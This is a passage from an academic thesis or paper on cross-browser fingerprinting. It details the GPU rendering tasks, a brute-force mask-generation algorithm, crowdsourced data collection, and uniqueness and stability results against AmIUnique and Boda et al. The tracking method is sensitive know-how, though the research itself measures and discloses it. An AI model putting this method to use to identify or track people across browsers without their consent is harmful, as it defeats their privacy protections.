Task (b'): Anti-aliasing+Varyings. The task in Figure 4-2(b') is to test the anti-aliasing feature, i.e., how browsers smooth the edge of models. Specifically, we adopt the same task in Task (b), and add anti-aliasing. If we enlarge Figure 4-2(b'), we will find that the edges of both models are smoothed.

Task (c): Camera. The task in Figure 4-2(c) is to test the camera feature, i.e., a projection matrix fed into the fragment shader. Every setting in this task is the same as Task (a) except for the camera, which is moved to a new location of [-1, -4, -10]. The same cube looks smaller than the one in Task (a), because the camera is moved further from the cube (the z-axis is -10 as opposed to -5).

Task (d): Lines and Curves. The task in Figure 4-2(d) is to test lines and curves. One curve and three lines with different angles are drawn on a canvas. Specifically, the curve obeys the following function: $y = 256 - 100cos(2.0\pi x/100.0) + 30cos(4.0\pi x/100.0) + 6cos(6.0\pi x/100.0)$, where [0, 0] is the left and top of the canvas, x-axis increases to the right, and y-axis increases to the bottom. The starting and ending points of three lines are {[38.4, 115.2], [89.6, 204.8]}, {[89.6, 89.6], [153.6, 204.8]}, and {[166.4, 89.6], [217.6, 204.8]}. We choose these specific lines and curves so that we can test different gradients and shapes.

Task (d'): Anti-aliasing+Lines and Curves. Task (d') is an anti-aliasing version of Task (d).

Task (e): Multi-models. The task in Figure 4-2(e) is to test how different models influence each other in the same canvas. In addition to the Suzanne model, we introduce another model that looks like a single-person armed sofa (called sofa model), and put two models in parallel. Another randomly-generated texture following the same procedure described in Task (a) is mapped to the sofa model.

Task (f): Light. The task in Figure 4-2(f) is to test the interaction of a diffuse, point light and the Suzanne model. A diffuse, point light causes diffuse reflection when illuminating an object. Specifically, the light is white with the same values across RGB, the power of the light is 2 for each primary color, and the light source is located at [3.0, -4.0, -2.0].

We choose a white light source in this task because the texture is colorful, and a single-color light may diminish some subtle differences on the texture. The power of the light is also carefully chosen, because a very weak light will not illuminate the Suzanne model, making it invisible, but a very strong light will make everything white and diminish all the fingerprintable features. In a small scale experiment with 6 machines, when increasing the power from 0 to 255, we find that when the light power is 2, the pixel differences among these machines are the maximum. The light position

is randomly chosen and does not affect the feature fingerprinting results.

Task (g): Light and Models. The task in Figure 4-2(g) is to test the interaction of a single, diffuse, point light and two models, because one model may create a shadow on another when illuminated by a point light. Every setting of light is the same as Task (f), and the models are the same as Task (e).

Task (h): Specular Light. The task in Figure 4-2(h) is to test the effects of a diffuse point light with another color and a specular point light on two models. Similar to diffuse point light, a specular point light will cause a specular reflection on an object. Specifically, both lights are located at [0.8, -0.8, -0.8], the RGB of the diffuse point light is [0.75, 0.75, 1.0], and the RGB of the specular light is [0.8, 0.8, 0.8].

There are two things worth noting. First, we choose the specific camera location because it is closer to the models and has bigger effects. Particularly, one may notice the spot on the back of the sofa model illuminated by the specular point light. Second, although the color of the diffuse point light is towards blue, but still has much red and green. We want to test other colors, but white light is still the best for fingerprinting given that the texture is colorful.

Task (h'): Anti-aliasing+Specular Light. Task (h') is an anti-aliasing version of Task (h).

Task (h"): Anti-aliasing+Specular Light+Rotation. Task (h') is the same as Task (h') but with 90 degree rotation.

Task (i): Two Textures. The task in Figure 4-2(i) is to test the effects of mapping two different textures to the same objects. On top of Task (h), i.e., every other setting is the same, we map another layer of randomly-generated texture to both the Suzanne and sofa model.

Task (j): Alpha. The task in Figure 4-2(j) consisted of 8 sub-tasks is to test the effects of different alpha values. Specifically, we put the Suzanne and sofa models in parallel,

and change the alpha values chosen from this specific set, {0.09, 0.1, 0.11, 0.39, 0.4, 0.41, 0.79, 1}, where 0 means completely transparent and 1 no transparency.

Again, there are two things worth noting. First, we choose this value set carefully to reflect different alpha values and small value changes: three representative values {0.1, 0.4, 0.8} as well as their nearby values are selected. Values are augmented in 0.01, because many GPUs do not accept smaller steps. Second, the Suzanne and sofa models are positioned so that they are partially overlapped and the hidden structure of the sofa model is visible when the model becomes transparent. For example, the arm of the sofa model is partially visible when viewing from the back of the model.

Task (k): Complex Lights. The task in Figure 4-2(k) is to test complex light features, such as reflection, moving lights, and light tracing among multiple models. Specifically, we generate 5,000 metallic ring models with different angles randomly placed on the ground and piled together. For reliability, we use a seeded random number generator with the same random seed every time so that the test can be repeated on different browsers and machines. Two point light sources, yellow and red, towards the bottom are circling around in the right top corner of the entire scene. When lights illuminate the rings underneath, other rings also get illuminated through reflection and two colors from different sources are intermingled together.

Note that we choose single-color light sources because the models are not colorful, and lights with colors will illuminate more details on the rings. Furthermore, lights with different colors will interact with each other and create more detailed effects.

Task (k'): Anti-aliasing+Complex Lights. Task (k') is an anti-aliasing version of Task (k).

Task (l): Clipping Plane. The task in Figure 4-2(l) is to test the movement of a clipping plane and the FPS. Specifically, we put a static positive tetrahedron on the ground, illuminate it with collimated light, and move the clipping plane so that the

observer feels that the tetrahedron is moving. The captured image in Figure 4-2(l) is upside down when the clipping plane moves to that position.

Task (m): Cubemap Texture+Fresnel Effect. The task in Figure 4-2(m) is to test cubemap texture and fresnel effect in light reflection. Particularly, cubemap texture [103] is a special texture that utilizes the six faces of a cube as the map shape, and fresnel effect is an observation that the amount of reflected light depends on the viewing angle. We create a cubemap texture with a normal campus scene, and put several transparent bubbles on top of the texture for the fresnel effect. All the bubbles are moving randomly and bumping to each other in animation.

Task (n): DDS Textures. DDS Textures refer to those that use DirectDraw Surface file format, a special compressed data format with the S3 Texture Compression (S3TC) algorithm. There are five different variations of S3TC from DXT1 to DXT5, and each format has an option to enable mipmapping, a technique to scale high-resolution texture into multiple resolutions within the texture file. Because DXT2 is similar to DXT3 and DXT4 similar to DXT5, Task (n) only tests DXT1, DXT3, and DXT5 with and without mipmapping in each column as shown in Figure 4-2(n). For comparison, we also include an uncompressed texture with ARGB format in the rightmost column. There are two gray cubes in Figure 4-2(n) because DXT3 and DXT5 with mipmapping is unsupported on that specific machine.

Task (o): PVR Textures. PVR texture, or called PVRTC texture, is another texture compression format adopted mostly by mobile devices, such as all iPhone, iPod Touch, and iPad as well as some Android products. Based on the size of data blocks, there are two modes: 4 bit mode and 2 bit mode. Further, there are two popular versions, v1 and v3, and we can choose to enable mipmapping as well. In total, Task (o), shown in Figure 4-2(o), has 8 subtasks that enumerate different combinations of bit mode, version, and mipmapping. Similarly, a gray cube means that the format is not supported.

Task (p): Float Textures. Float texture, or called floating point texture, uses floating points instead of integers to represent color values. A special type of floating point texture is depth texture that contains the data from the depth buffer for a particular scene. Task (p), shown in Figure 4-2(p), is adopted from an existing online test [104] for the purpose of rendering float and depth textures.

Task (q): Video (Animating Textures). The task in Figure 4-2(q) is to test the decompression of videos. Specifically, we create a two-second static scene video from a PNG file with three different compression formats (namely WebM, high quality MP4, and standard MP4), maps the video as an animating texture to a cube, and capture six consecutive frames from the video.

Note that although all the videos are created with one single PNG file, the captured frames are different because the compression algorithm is with loss. We choose six consecutive frames because JavaScript only provides an API to obtain frames at a certain time but not with certain frame numbers—six consecutive frames can make sure that the target frame is within the set based on our experiment.

Task (r): Writing Scripts. The task in Figure 4-2(r) is to obtain the list of supported writing scripts, such as Latin, Chinese, and Arabic, in a browser. Because none of existing browsers provide an API to obtain the list of supported writing scripts, we adopt a side channel to test the existence of each writing script. Specifically, the method is as follows. The name of each writing script in its own language is rendered in the browser. If the writing script is supported, the rendering will succeed; otherwise, a set of boxes will be shown instead of the script. Therefore, we can detect the boxes to test whether the browser supports the script: For example, Figure 4-2(r) shows that Javanese, Sudanese, Lontara and Thaana are not supported in that specific tested browser. Our current test list has 36 writing scripts obtained from Wikipedia [105] and ranked by their popularity.

Algorithm 1 Cross-browser Mask Generation

Input:

M : the set of all possible masks.

$H_{browser,machine} = \{Hash_{task1}, Hash_{task2}, Hash_{task3}, ...\}$: the hash list for all the rendering tasks on one browser of a specific machine.

$H_{browser} = \{H_{browser,machine1}, H_{browser,machine2}, ...\}$: the hash list for a browser.

$HS = \{H_{chrome}, H_{firefox}, H_{opera}, ..\}$: the overall hash list.

Process:

for all possible $\{h_{browser1}, h_{browser2}\} \subset HS$ **do**
  $Max_{uniq} \leftarrow 0$
  $Max_{mask} \leftarrow null$
  for $mask$ in M **do**
    $FS \leftarrow \{\}$
    $Count \leftarrow 0$
    for $m_1 \in h_{browser1}$ and $m_2 \in h_{browser2}$ **do**
      if $m_1 \& mask == m_2 \& mask$ and $m_1 \& mask \notin FS$ **then**
        $Count++$
        $FS.add(m_1 \& mask)$
      end if
    end for
    $Uniq \leftarrow Count/size(h_{browser1})$
    if $Uniq > Max_{uniq}$ **then**
      $Max_{uniq} \leftarrow Uniq$
      $Max_{mask} \leftarrow Mask$
    end if
  end for
  Max_{mask} is the mask for browser 1 and 2.
end for

4.3.3 Fingerprints Composition

In this section, we present how to form a fingerprint at the server side based on the hashes from the client-side rendering tasks. As mentioned, a fingerprint is a hash computed from an "and" operation of the hash list of all the tasks and a mask. The mask is straightly all ones for single-browser fingerprinting, and computed from two sub-masks for cross-browser fingerprinting. We have talked about the first sub-mask computed from the fact whether a browser support certain functionalities in Section 4.3.1, and now will discuss the second sub-mask, which differs for every browser pair.

The generation of the mask for every two browsers is a training-based approach. Specifically, we use a small subset to obtain a mask that optimizes both the cross-browser stability and the uniqueness. Note that similar to false positive and negative, these two numbers, i.e., cross-browser stability and uniqueness, are two sides of a coin:

When the cross-browser stability increases, uniqueness decrease, and vice versa. Let us think about two extreme examples. If we use single-browser features, the cross-browser stability is zero but the uniqueness is the highest. At contrast, if we use only one feature, e.g., platform, the cross-browser stability is 100% but the uniqueness is very low.

Algorithm 1 shows the training procedure of the mask for every browser pair. We adopt a brute-force search: though not the most efficient but the most effective and complete. Due to the small size of the training data, we realize that brute force is possible and produces the best result. Specifically, we first enumerate every browser pair (Line 1), and then every possible mask (Line 4). For each mask, we go through the training data (Line 7), and make sure to select the mask that maximizes the cross-browser stability multiplying the uniqueness (Line 8–11 and 14–17).

4.4 Implementation

Our open-source implementation, excluding all the open-source libraries (e.g., three.js, a JavaScript 3D library, and glMatrix, a JavaScript library for matrix operations), has approximately 21K Lines of Code (LoC). Specifically, our approach involves approximately 14K lines of JavaScript, 1K lines of HTML, 2.4K lines of Coffeescript, 500 lines of C code, and 3.7K lines of Python code.

We now divide our code into client and server, and describe below. The client-side code has a manager in JavaScript that is generated from Coffeescript. The manager performs three jobs: (1) loading all the rendering tasks, (2) collecting all the results from the rendering tasks as well as browser information, and (3) sending the results to a snippet of JavaScript that performs hashes and then communicates with the server-side code. Tasks (n) and (o) are written in C and converted to JavaScript via Emscripten. All other rendering tasks are written in JavaScript directly: Tasks

(k)–(m) are written with the help of three.js, and the rest tasks are directly using either WebGL or JavaScript APIs. All rendering tasks have used glMatrix for vector and matrix operations.

The server side of our implementation is written in Python, serving as a module of an Apache server. Our server-side code can be further divided into two parts: the first with 1.2K LoC for communicating with the client-side code and storing hashes into a database and images into a folder, and the second with 2.5K LoC for the analysis such as generating and applying masks on the collected fingerprints.

4.5 Data Collection

We collect data from two crowdsourcing websites, namely Amazon Mechanical Turks and MacroWorkers. Specifically, we instruct crowdsourcing workers to visit our website via two different browsers at their own choice, and if they visit the website via three browsers, they will get paid by a bonus. After visiting, our website will provide a unique code for each worker so that she can input it back to the crowdsourcing website to get paid and optional bonus. Note that in our data collection, in addition to hashes, we also send all the images data to the server—such a step is not needed if deploying our approach.

To ensure that we have the ground truth data, we insert a unique identifier as part of the URL that each crowdsourcing worker visits, e.g., http://oururl.com/?id=ABC. The unique identifier is stored at the client-side browser as a cookie so that if the user visits our website again, she will get the same identifier. Additionally, we allow one crowdsourcing worker to take the job only once. For example, the number of Human Intelligence Tasks (HITs) in MTurks is one for each worker.

In total, we have collected 3,615 fingerprints from 1,903 users within three months. Some users just visit our website with one browser and does not finish the two-browser

Table 4-I. Normalized Entropy for Six Attributes of the Dataset Collected by Our Approach, AmIUnique, and Panopticlick (The last two columns are copied from the AmIUnique paper)

	Ours	AmIUnique	Panopticlick
User Agent	0.612	0.570	0.531
List of Plugins	0.526	0.578	0.817
List of Fonts (Flash)	0.219	0.446	0.738
Screen Resolution	0.285	0.277	0.256
Timezone	0.340	0.201	0.161
Cookie Enabled	0.001	0.042	0.019

task. We use all the fingerprints directly for single-browser fingerprinting. For cross-browser fingerprinting, the dataset is divided equally into ten parts for each browser pair if there is enough data: one for the generation of masks, and the other nine for testing.

4.5.1 Comparing Our Dataset with AmIUnique and Panopticlick

The purpose of this part of the section is to compare our dataset with AmIUnique and Panopticlick in the metrics of normalized Shannon's entropy invented in the AmIUnique paper. Specifically, Equation 4.1 shows the definition according to their paper:

$$NH = \frac{H(X)}{H_M} = \frac{-\sum_i P(x_i) log_2 P(x_i)}{log_2(N)} \tag{4.1}$$

$H(X)$ is the Shannon's entropy where X is a variable with possible values $\{x_1, x_i, ..\}$ and P(X) a probability function. H_M is the worse case scenario in which every fingerprint has the same probability and we have the maximum entropy. N is the total number of fingerprints.

Table 4-I shows the comparison result where the statistics for AmIUnique and Panopticlick are obtained from Table III of the AmIUnique paper. We observe that the normalized entropy values of our dataset are very similar to datasets used in past approaches except for list of fonts and timezone.

First, the normalized entropy of list of fonts drops 0.22 from AmIUnique and 0.52 from Panopticlick. The reason as explained by AmIUnique is that Flash is disappearing. By the time that we collect data, the percentage of browsers with Flash support decreases even more when compared with AmIUnique. To further validate our dataset, we also calculate the normalized entropy for the list of fonts collected by JavaScript. The value is 0.901, very close to the one from Panopticlick.

Second, the normalized entropy of timezone increases 0.139 from AmIUnique and 0.179 from Panopticlick. The reason is that our crowdsourcing workers from MicroWorkers are very international, spanning from Africa and Europe to Asia and Latin America. Specifically, MicroWorkers allow us to create campaigns targeting different regions all over the world, and we did create campaigns for each continental.

Another thing worth noting is that the normalized entropy of cookie enabled is almost zero for our dataset. The reason is that we collect data from crowdsourcing websites, where workers need to get paid with cookie enabled. If they disable cookies, they cannot even log into the crowdsourcing website. At contrast, both AmIUnique and Panopticlick attract general web users in which a small percentage may disable cookies. In general, there are very few people disabling cookies, because cookies are essential for many modern web functionalities.

4.6 Results

In this section, we first give an overview of our results, and then break down the results by different browser pairs and features. Lastly, we present some interesting observation.

4.6.1 Overview

We first give an overview of our results for both single- and cross-browser fingerprinting. Specifically, we compare our single-browser fingerprinting with AmIUnique, state of

Table 4-II. Overall Results Comparing AmIUnique, Boda et al. excluding IP Address, and Our Approach ("Unique" means the percentage of unique fingerprints out of total, "Entropy" the Shannon entropy, and "Stability" the percentage of fingerprints that are stable across browsers. We do not list cross-browser number for AmIUnique and single-browser number for Boda et al. in the table, because these number are very low and their approaches are not designed for that purpose.)

	Single-browser		**Cross-browser**		
	Unique	Entropy	Unique	Entropy	Stability
AmIUnique [11]	90.84%	10.82			
Boda et al. [94]			68.98%	6.88	84.64%
Ours	99.24%	10.95	83.24%	7.10	91.44%

Table 4-III. Cross-browser Fingerprinting Uniqueness and Stability Break-down by Browser Pairs

Browser	Chrome	Firefox	Edge	IE	Opera	Safari	Other
Chrome	99.2% (100%)						
Firefox	89.1% (90.6%)	98.6% (100%)					
Edge	87.5% (92.6%)	97.9% (95.9%)	100% (100%)				
IE	85.1% (93.1%)	91.8% (90.7%)	100% (95.7%)	100% (100%)			
Opera	90.9% (90.0%)	100% (89.7%)	100% (100%)	100% (60.0%)	100% (100%)		
Safari	100% (89.7%)	100% (84.8%)	N/A	N/A	100% (100%)	100% (100%)	
Other	100% (22.2%)	100% (33.3%)	-	-	100% (50%)	-	100% (100%)

Note: The format of each cell is as follows – Uniqueness (Cross-browser Stability).

the art, and our cross-browser fingerprinting with Boda et al. excluding IP address. Note that although many new features, e.g., these in AmIUnique, emerge after Boda et al., these features are browser specific and we find that the features used in Boda et al. are still the ones with the highest cross-browser stability.

We now introduce how we reproduce the results for these two works. AmIUnique is open-source [106], and we can directly download the source code from github. Boda et al. provides an open testing website (`https://fingerprint.pet-portal.eu/`), and we can download the fingerprinting JavaScript directly. We believe that the direct usage of their source code minimizes all the possible implementation biases.

The overall results of AmIUnique, Boda et al., and our approach are shown in Table 4-II. Let us first take a look at single-browser fingerprinting. We compare our approach with AmIUnique in terms of uniqueness and entropy. Uniqueness means the percentage of unique fingerprints over the total number of fingerprints, and entropy is

the Shannon entropy. The evaluation shows that our approach can uniquely identify 99.24% of users as opposed to 90.84% for AmIUnique, counting to 8.4% increase. For the entropy, the maximum value is 10.96, and both approaches, especially ours, are very close to the maximum. That is, non-unique fingerprints in both approaches are scattered in small anonymous groups.

Then, let us look at the metrics for cross-browser fingerprinting. In addition to uniqueness and entropy, we also calculate another metrics called cross-browser stability, meaning the percentage of fingerprints that are stable across different browsers on the same machine. Although we select features that are stable across browser most of time, fingerprints from different browsers might still differ. For example, screen resolutions could be different for Boda et al., if the user chooses different zoom levels in two browsers. For another example, GPU rendering might be different for our approach, if one browser adopts hardware rendering but another software rendering.

Now let us look at the cross-browser fingerprinting results for Boda et al. and our approach. Table 4-II shows that our approach can identify 83.24% of users as opposed to 68.98% for Boda et al. This is a huge increase with 14.26% difference. The cross-browser stability also increases from 84.64% for Boda et al. to 91.44% for our approach. One of the reasons is that we make existing features, such as screen resolution and the list of fonts, more stable across different browsers. The entropy also increases from 6.88 for Boda et al. to 7.10 for our approach.

4.6.2 Breakdown by Browser Pairs

In this part of the section, we break down our results by different browser pairs shown in Table 4-III. There are six different types of browsers, and a category called others including some uncommon browsers, such as Maxthon, Coconut, and UC browser. The table is a lower triangular matrix due to its symmetric property: If we list all the numbers, the upper triangle is exactly the same as the lower. The main diagonal of

the table represents single-browser fingerprinting, and the other part cross-browser. There are two N/A because Apple gives up the support of Safari on Windows, and Microsoft never support Internet Explorer and Edge Browser on Mac OS, i.e., Safari does not co-exist with IE and Edge. There are two dashes as well for others and Edge/IE/Safari, because we do not observe any such pairs in our dataset.

Let us first look at the main diagonal. The stability for single browser is obviously 100% because we are comparing a browser to itself. The browser with lowest uniqueness is Mozilla Firefox, because Firefox hides some information, e.g., the WebGL render and vendor, for privacy reasons. The uniqueness for IE and Edge is 100%, showing that both browsers are highly fingerprintable. The uniqueness for Opera, Safari, and other browsers is also 100%, but due to the small number of samples in our dataset, we cannot draw further conclusions for these browsers.

Then, we look at the lower triangle of the matrix except the main diagonal, which shows the uniqueness and stability for cross-browser fingerprinting. First, the cross-browser stability for all pairs is very hight ($> 85\%$) except for other browsers and Opera vs. IE. Because the number of such pairs is small, it is hard for us to generate a mask with reasonable cross-browser stability.

Second, the uniqueness for IE and Edge vs. the rest is relatively low when compared with other pairs. The reason is that both IE and Edge are independently implemented by Microsoft with fewer open-source libraries. That is, the common part shared between IE/Edge and the rest is much less than these among the rest browsers. At contrast, the uniqueness between IE and Edge is very high: 100% uniqueness with 95.7% cross-browser stability, meaning that IE and Edge probably share a considerable amount of code.

Third, it is interesting to compare IE and Edge. The uniqueness of Edge Browser is higher than IE for all browser pairs. The reason is that Edge Browser introduces more functionalities, such as a full implementation of WebGL obeying the standard,

which exposes more fingerprinting aspects.

4.6.3 Breakdown by Features

In this part of the section, we break down our results by different features and show it in Table 4-IV. Specifically, Table 4-IV can be divided into two parts: the first part above AmIUnique row showing the features adopted by AmIUnique, the second part below the first showing all the new features proposed by our approach. Now let us look at different features.

4.6.3.1 Screen Resolution and Ratio

The single-browser entropy for screen resolution and ratio is 7.41, while the entropy for the width and height ratio drops significantly to 1.40. The reason is that many resolutions, e.g., 1024×768 and 1280×960, share the same ratio. The cross-browser stability for screen resolution is very low (9.13%), because users often zoom in and out the web page as mentioned before. The cross-browser stability for the width and height ratio is high (97.57%) but lower than 100%, because some users adopt two screens and put two browsers in separate ones.

4.6.3.2 List of Font

Due to the ongoing disappearance of Flash, the entropy for the list of fonts obtained from Flash is as low as 2.40, and at contrast the entropy for the list from JavaScript is as high as 10.40. That means the list of fonts is still a highly fingerprintable feature, and we need to obtain the feature using JavaScript in the future.

Note that although the entropy for the font list from JavaScript is high, it does not take a significant portion in our fingerprinting. When we remove this feature, the single-browser uniqueness of our approach only drops from 99.24% to 99.09%, less than 0.2% difference. That is, our approach can still fingerprint users with high

Table 4-IV. Entropy and Cross-browser Stability by Features

Feature	Single-browser	Cross-browser	
	Entropy	Entropy	Stability
User agent	6.71	0.00	1.39%
Accept	1.29	0.01	1.25%
Content encoding	0.33	0.03	87.83%
Content language	4.28	1.39	10.96%
List of plugins	5.77	0.25	1.65%
Cookies enabled	0.00	0.00	100.00%
Use of local/session storage	0.03	0.00	99.57%
Timezone	3.72	3.51	100.00%
Screen resolution and color depth	7.41	3.24	9.13%
List of fonts (Flash)	2.40	0.05	68.00%
List of HTTP headers	3.17	0.64	9.13%
Platform	2.22	1.25	97.91%
Do Not Track	0.47	0.18	82.00%
Canvas	5.71	2.73	8.17%
WebGL Vendor	2.22	0.70	16.09%
WebGL Renderer	5.70	3.92	15.39%
Use of an Ad blocker	0.67	0.28	70.78%
AmIUnique	10.82	0.00	1.39%
Screen Ratio	1.40	0.98	97.57%
List of fonts (JavaScript)	10.40	6.58	96.52%
AudioContext	1.87	1.02	97.48%
CPU Virtual cores	1.92	0.59	100.00%
Normalized WebGL Renderer	4.98	4.01	37.39%
Task (a) Texture	3.51	2.26	81.47%
Task (b) Varyings	2.59	1.76	88.25%
Task (b') Varyings+anti-aliasing	3.24	1.66	73.95%
Task (c) Camera	2.29	1.58	88.07%
Task (d) Lines&Curves	1.09	0.42	90.77%
Task (d') (d)+anti-aliasing	3.59	2.20	74.88%
Task (e) Multi-models	3.54	2.14	81.15%
Task (f) Light	3.52	2.27	81.23%
Task (g) Light&Model	3.55	2.14	80.94%
Task (h) Specular light	4.44	3.24	80.64%
Task (h') (h)+anti-aliasing	5.24	3.71	70.35%
Task (h'') (h')+rotation	4.01	2.68	75.09%
Task (i) Two textures	4.04	2.68	75.98%
Task (j) Alpha (0.09)	3.41	2.36	86.25%
Task (j) Alpha (0.10)	4.11	3.02	75.31%
Task (j) Alpha (0.11)	3.95	2.84	75.80%
Task (j) Alpha (0.39)	4.35	3.06	82.75%
Task (j) Alpha (0.40)	4.38	3.10	82.58%
Task (j) Alpha (0.41)	4.49	3.13	81.89%
Task (j) Alpha (0.79)	4.74	3.12	72.63%
Task (j) Alpha (1)	4.38	3.07	82.75%
Task (k) Complex lights	6.07	4.19	66.37%
Task (k') (k)+anti-aliasing	5.79	3.96	74.45%
Task (l) Clipping plane	3.48	1.93	76.61%
Task (m) Cubemap texture	6.03	3.93	58.94%
Task (n) DDS textures	4.71	3.06	68.18%
Task (o) PVR textures	0.14	0.00	99.16%
Task (p) Float texture	5.11	3.63	74.41%
Task (q) Video	7.29	2.32	5.48%
Task (r) Writing scripts (support)	2.87	0.51	97.91%
Task (r) Writing scripts (images)	6.00	1.98	5.48%
All cross-browser features	10.92	7.10	91.44%
All features	10.95	0.00	1.39%

accuracy without the font list feature.

4.6.3.3 Anti-aliasing

Tasks (b), (b'), (d), (d'), (h), (h'), (k) and (k') are related to anti-aliasing. The entropy for single-browser fingerprinting increases for (b), (d) and (h) when anti-aliasing is added, but decreases for (k). The reason is that (b), (d) and (h) has fewer edges, and anti-aliasing will add more fingerprintable contents; at contrast, (k) contains many small edges on each of the beans, and anti-aliasing will occupy the contents of the beans and diminish some fingerprintable contents inside of the beans.

Now let us look at cross-browser fingerprinting. The cross-browser stability is the opposite of the single-browser entropy: it decreases for (b), (d) and (h), but increases for (k). The reason is that anti-aliasing is not supported for all browsers on the same machine, making the stability decrease for (b), (d) and (h). For similar reason, because anti-aliasing diminishes some fingerprintable contents inside the bean, the cross-browser stability increases for (k).

4.6.3.4 Line&Curves

Task (d) tests the effects of line and curves. The entropy is low (1.09) and the cross-browser stability is high (90.77%), because both lines and curves are simple 2D operations and do not differ too much across browsers and machines. We manually compare those cases that are different across machines or browsers, and find that the major difference lies in the starting and ending point where there are one or two pixels shifting.

4.6.3.5 Camera

When comparing the single-browser entropy for Task (b) and (c), we find that the entropy decreases when a camera is added. The reason is that the purpose of the added

camera is to zoom out the cube, which diminishes subtle differences on the surface. The cross-browser stabilities for (b) and (c) are very similar due to the similarity between (b) and (c).

4.6.3.6 Texture

Let us first compare normal, DDS, PVR, cubemap and float textures. The entropies for float and cubemap textures are higher than all other textures, because float and cubemap textures have more information, e.g., the depth in float textures and a cube mapping for cubemap textures. The entropy for PVR textures is very low (0.14), because PVR textures are mostly supported on Apple mobile devices, such as iPhones and iPads. As our dataset is collected from crowdsourcing workers, very few of them will use Apple mobile devices to perform the crowdsourcing tasks. Another interesting observation is that the cross-browser stability for DDS textures is low (68.18%). The reason is that DDS, a Microsoft format, is unsupported on many browsers.

Second, let us look at two textures, i.e., Task (i). Compared with Task (h), another layer of texture is added, but the entropy for both single- and cross-browser fingerprinting decrease. The reason is that the texture used in our tasks is carefully created so that it can contain more fingerprintable features. When we add two textures together, some of these features are diminished, making two-texture task less fingerprintable.

4.6.3.7 Model

Let us compare Tasks (a) and (e) as well as Tasks (f) and (g) for the effect of models. Compared to (a) and (f), a sofa model is added to (e) and (g), and the entropy increases a little bit, i.e., 0.03 for both tasks. The conclusion is that the Sofa model does introduce more fingerprintable features but the increase is very limited.

4.6.3.8 Light

Tasks (a), (e), (f), (h), and (k) are related to lights. Let us first look at Task (f) in which a diffuse, point light is added to Task (a). The entropy only increases 0.01 for both single- and cross-browser fingerprinting, showing that the diffuse, point light has little impact in fingerprinting. As a comparison, the effect of a specular light is more apparent because the entropy for Task (h) is an increase of >0.9 when compared to Task (e) in both single- and cross-browser fingerprinting. Lastly, let us look at Task (k), a complex light example. The entropy for Task (k) is the highest among all tasks except for video, because there are 5,000 models and lights with different colors are reflected among all the models and intermingled together.

4.6.3.9 Alpha

Task (j) tests alpha values from 0.09 to 1. It is interesting that different alpha values have very different entropies. In general, the trend is that when the alpha value increases, the entropy increases as well but with many fallbacks. We did not test continuous alpha values in our large-scale experiment, but perform a small-scale one among five machines. Specifically, we compare the differed pixels between each Alpha value image and a standard one, and find that the fallbacks are mainly caused by software rendering, which approximates alpha values. Additionally, we observe some patterns in the fallbacks, which happens in an approximate 0.1 incremental step.

4.6.3.10 Clipping Planes

Task (l) is to test the effect of clipping planes, yielding 3.48 single-browser entropy and 1.93 cross-browser entropy with 76.61% stability. The entropy is similar to the one with pure texture, because clipping planes are implemented in JavaScript and do not contribute to fingeprinting much.

4.6.3.11 Rotation

Task (h") is a rotation of Task (h'). The entropy decreases and the cross-browser stability increases. The reason is that the front of the Suzanne model and the inside of the sofa model has more details. When we rotate both models to another angle, the fingerprintable details decreases and correspondingly the stability increases.

4.6.3.12 AudioContext

The AudioContext that we measure is the cross-browser stable one, i.e., the destination audio device information and the converted waves. The entropy is 1.87, much smaller than the entire entropy of the entire wave—which is 5.4 as measured by Englehardt et al. [100].

4.6.3.13 Video

Task (q) is testing the video feature. The entropy for video is the highest (7.29) among all of rendering tasks, because decoding video is a combination of the browser, the driver, and sometimes the hardware as well. At contrast, the cross-browser stability for video is very low (5.48%) and the entropy also drops to 2.32. The reason is that similar to image encoding and decoding, both WebM and MP4 video formats are with loss and decoded by the browser. We do not find a universal lossless format for videos as we do for images.

4.6.3.14 Writing Scripts

Writing scripts are tested in Task (r). We further divide Task (r) into two parts for the purpose of cross-browser fingerprinting. The first part, we call it writing scripts (support), only contains the information of whether certain writing scripts are supported, i.e., a list of zeros and ones where one means supported and zero not. As mentioned, we obtain the information via box detection. The second part, we call it

writing scripts (images), is the images rendered at the client-side. The single-browser entropy for writing scripts (images) is 3.13 larger than the one for writing scripts (support). That is, the images do contain more information than whether the writing scripts are supported. The cross-browser stability for writing scripts (support) is calculated based on the results after applying our mask, because some writing scripts are shipped with the browser and not cross-browser stable. Correspondingly, the cross-browser entropy for writing scripts (support) is lower than the single-browser one.

4.6.3.15 CPU Virtual Cores

The number of CPU virtual cores, calculated from the HardwareConcurrency value only (if not supported, the value is "undefined"), has an entropy of 1.92 for single-browser fingerprinting. We expect that the entropy will increase in the future, because just before our submission, Firefox 48 starts to support the new feature. The cross-browser stability is 100%, because we can detect whether a browser supports HardwareConcurrency and applies a customized mask. The cross-browser entropy is different from the single-browser one due to the size of data, and the normalized entropies for both are very similar.

4.6.3.16 Normalized WebGL Renderer

The WebGL renderer is not cross-browser fingerprintable, partly because different browsers provide different levels of information. We extract the common information from different browsers, and align the information in a standard format. Compared with the original WebGL renderer with 5.70 entropy, the entropy for the normalized one is 4.98. The reason for the drop is that the extraction will discard some information, e.g., for Chrome, to align with other browsers, e.g., Edge browser. Correspondingly, the cross-browser stability increases from 15.39% for the original WebGL renderer to

37.39% for the normalized one.

There are two things worth noting here. First, the WebGL vendor does not provide more information than the WebGL renderer. That is, when we combine both values together, the entropy is the one for WebGL renderer. Second, our GPU tasks have much more information than the one provided by WebGL vendor and renderer. Some browsers, namely Firefox, do not provide WebGL vendor and renderer information, which gives us much room to fill the gap. Furthermore, even when a browser provide such information, the entropy for our GPU tasks when combined together is 7.10, much larger than the 5.70 entropy provided by WebGL render. The reason is that the rendering is a combination of software and hardware, and WebGL renderer only provides the hardware information for hardware rendering.

4.6.4 Observations

During our experiments and implementations, we have observed several interesting facts and shown them below in this subsection:

Observation 1: Our fingerprintable features are highly reliable, i.e., the removal of one single feature has little impact on the fingerprinting results.

In this part, we show the impact of removing a single feature from both AmIUnique and our approach, and then measure the uniqueness of both. The results show that the uniqueness of our fingerprinting is still above 99% when removing any single features in Table 4-IV including all the old ones from AmIUnique and our new ones. At contrast, the uniqueness for AmIUnique drops below 84% if removing any single one of the following six attributes, namely user agent, timezone, list of plugins, content language, list of HTTP headers, and screen resolution and color depth. In sum, our approach is more reliable than AmIUnique in terms of used features.

Observation 2: Software rendering can also be used for fingerprinting.

